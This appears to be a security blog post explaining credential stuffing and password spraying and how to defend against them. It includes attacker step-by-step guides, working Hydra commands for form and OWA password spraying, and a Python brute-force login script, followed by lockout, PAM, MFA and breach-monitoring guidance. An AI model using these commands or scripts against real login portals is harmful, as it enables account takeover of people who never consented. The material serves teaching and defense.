
Listen to this Post
Introduction:
Credential stuffing and password spraying represent two of the most pervasive and dangerous attack vectors in the modern cybersecurity landscape. Unlike sophisticated zero-day exploits, these techniques prey on the weakest link: predictable human behavior and poor password hygiene, weaponizing vast databases of previously leaked credentials to force entry into corporate and personal accounts.
Learning Objectives:
- Understand the fundamental mechanics and critical differences between credential stuffing and password spraying attacks.
- Learn how to use automated tools like Hydra to test and demonstrate the vulnerability of services to these attacks.
- Implement robust defensive strategies, including multi-factor authentication (MFA), account lockout policies, and breach monitoring.
You Should Know:
1. The Anatomy of a Credential Stuffing Attack

Credential stuffing is a cyberattack where bots automatically inject vast numbers of stolen username-password pairs (combolists) into website login forms. The attack’s success is predicated on the widespread habit of password reuse. An attacker acquires a list of credentials leaked from a breach at Company A and systematically tries them on the login portals of Company B, C, and D.
Step-by-Step Guide:
Step 1: Acquire Combolists. Attackers source lists from dark web marketplaces or public paste sites. These lists are often formatted as `username:password` or email:password.
Step 2: Configure the Attack Tool. Tools like Hydra, Snipr, or custom Python scripts are used. The attacker configures the target URL, login request parameters, and failure indicators.
Step 3: Execute and Triage. The tool is launched, often through a proxy list to avoid IP-based blocking. Successful logins (hits) are logged for further exploitation.
Example Hydra Command for HTTP POST Form:
hydra -L userlist.txt -P passwordlist.txt <target_IP> http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
`-L userlist.txt`: File containing list of usernames.
`-P passwordlist.txt`: File containing list of passwords.
`http-post-form`: Specifies the method.
"/login:...:F=incorrect": The path, POST parameters, and failure string.
2. The Stealthier Cousin: Password Spraying Explained
Password spraying is a “low-and-slow” attack that inverts the credential stuffing logic. Instead of trying many passwords for one user, it tries one or a few common passwords (e.g., “Spring2024!”, “Company123”) against a large list of usernames. This method avoids triggering standard account lockout policies that activate after too many failed attempts on a single account.
Step-by-Step Guide:
Step 1: Username Enumeration. The attacker first gathers a valid list of usernames via OSINT (LinkedIn, email formats) or technical leakage (OWA, login page error messages).
Step 2: Select Common Passwords. A shortlist of the most probable passwords is created, often based on seasonal trends, company name, or known weak passwords.
Step 3: Launch the Spray. The attack is executed with long delays between each attempt per IP address to evade detection.
Example OWA Password Spraying with Hydra:
hydra -L users.txt -p 'Company123!' <target_IP> https-post-form "/owa/auth.owa:destination=https%3A%2F%2Fmail.domain.com%2Fowa&flags=4&forcedownlevel=0&username=^USER^&password=^PASS^&isUtf8=1:F=The user name or password"
This command tries the password ‘Company123!’ against every user in `users.txt` for an Outlook Web Access portal.
- Building Your Own Basic Credential Stuffing Tool in Python
For educational and penetration testing purposes, understanding the underlying code demonstrates how straightforward these attacks are to automate.
Step-by-Step Tutorial:
import requests

target_url = "http://testphp.vulnweb.com/userinfo.php"
login_data = {
"uname": "{}",
"pass": "{}"
}

with open("users.txt", "r") as user_file, open("passwords.txt", "r") as pass_file:
users = user_file.read().splitlines()
passwords = pass_file.read().splitlines()

for user in users:
for password in passwords:
data = {'uname': user, 'pass': password}
response = requests.post(target_url, data=data)
if "logout" in response.text.lower():
print(f"[bash] {user}:{password}")
break
This simple Python script iterates through a list of users and passwords, submitting them to a target login form and checking for a success indicator (“logout”) in the response.
4. Hardening Defenses: Implementing Account Lockout and Monitoring
The primary technical mitigation for password spraying is a robust account lockout policy. For credential stuffing, the focus shifts to detecting bot-like behavior.
Step-by-Step Guide for Windows Active Directory:
Step 1: Open Group Policy Management Editor.
Step 2: Navigate to: Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Account Policies -> Account Lockout Policy.
Step 3: Configure the following:
Account lockout threshold: 5-10 invalid attempts.
Account lockout duration: 15-30 minutes.
Reset account lockout counter after: 15-30 minutes.
Linux (PAM) Mitigation (`/etc/pam.d/common-auth`):
 Add to the file
auth required pam_tally2.so deny=5 unlock_time=1800 onerr=fail
This PAM module locks an account after 5 failed attempts for 1800 seconds (30 minutes).
5. The Non-Negotiable Shield: Enforcing Multi-Factor Authentication (MFA)
MFA is the single most effective control against credential-based attacks. Even if an attacker has the correct password, they cannot provide the second factor (e.g., a TOTP code from an authenticator app or a FIDO2 security key).
Step-by-Step Guide for Enforcing MFA in a Cloud Identity Provider (e.g., Azure AD):
Step 1: Access the Azure Active Directory admin center.
Step 2: Navigate to Security > Authentication methods > Policies.
Step 3: Select “Microsoft Authenticator” or another method and configure a policy to Enable and Target it to “All users.”
Step 4: Under “Registration campaign,” enforce registration requirements to ensure all users set up MFA.
6. Proactive Defense: Monitoring for Credential Leaks
You cannot protect what you don’t know is exposed. Continuously monitoring for your corporate email domains in public data breaches is critical.
Step-by-Step Guide using Have I Been Pwned (HIBP) API:
Step 1: Acquire an API key from HIBP.
Step 2: Use a script to check your domain periodically.
 Example using curl with the HIBP API
curl -s -H "hibp-api-key: YOUR_API_KEY" "https://haveibeenpwned.com/api/v3/breaches?domain=yourcompany.com"
Step 3: Integrate this into a SIEM or scheduled task to alert the security team if corporate emails appear in new breaches, forcing a mandatory password reset.
What Undercode Say:
- Automation is the Attack Vector. The core of the threat isn’t a new software flaw, but the automated, scalable exploitation of an old human problem: password reuse. Defenses must therefore be equally automated and intelligent.
- Layered Defense is the Only Defense. No single control is sufficient. A combination of MFA, sensible lockout policies, user training against password reuse, and proactive breach monitoring creates a defensive matrix that can significantly raise the cost and complexity for an attacker.
The persistence of these attacks underscores a fundamental market failure in authentication. While FIDO2/WebAuthn promises a passwordless future, the current reality demands a vigilant, defense-in-depth approach. Organizations that treat these attacks as low-skill and therefore low-priority are gambling with their crown jewels, as these methods remain the primary initial access vector for major ransomware and data exfiltration campaigns.
Prediction:
The future of credential-based attacks will be dominated by AI-driven contextual password generation. Instead of static lists, AI models will be trained on industry-specific jargon, company history from OSINT, and even an individual’s personal data from social media to generate highly probable custom password sprays. Furthermore, we will see the rise of AI-powered bots that can solve basic CAPTCHAs and mimic human interaction timing, making them even harder to distinguish from legitimate traffic. This will render traditional, rule-based bot detection increasingly obsolete, pushing the industry toward behavioral biometrics and more adaptive, real-time risk analysis engines.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Wayne Shaw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


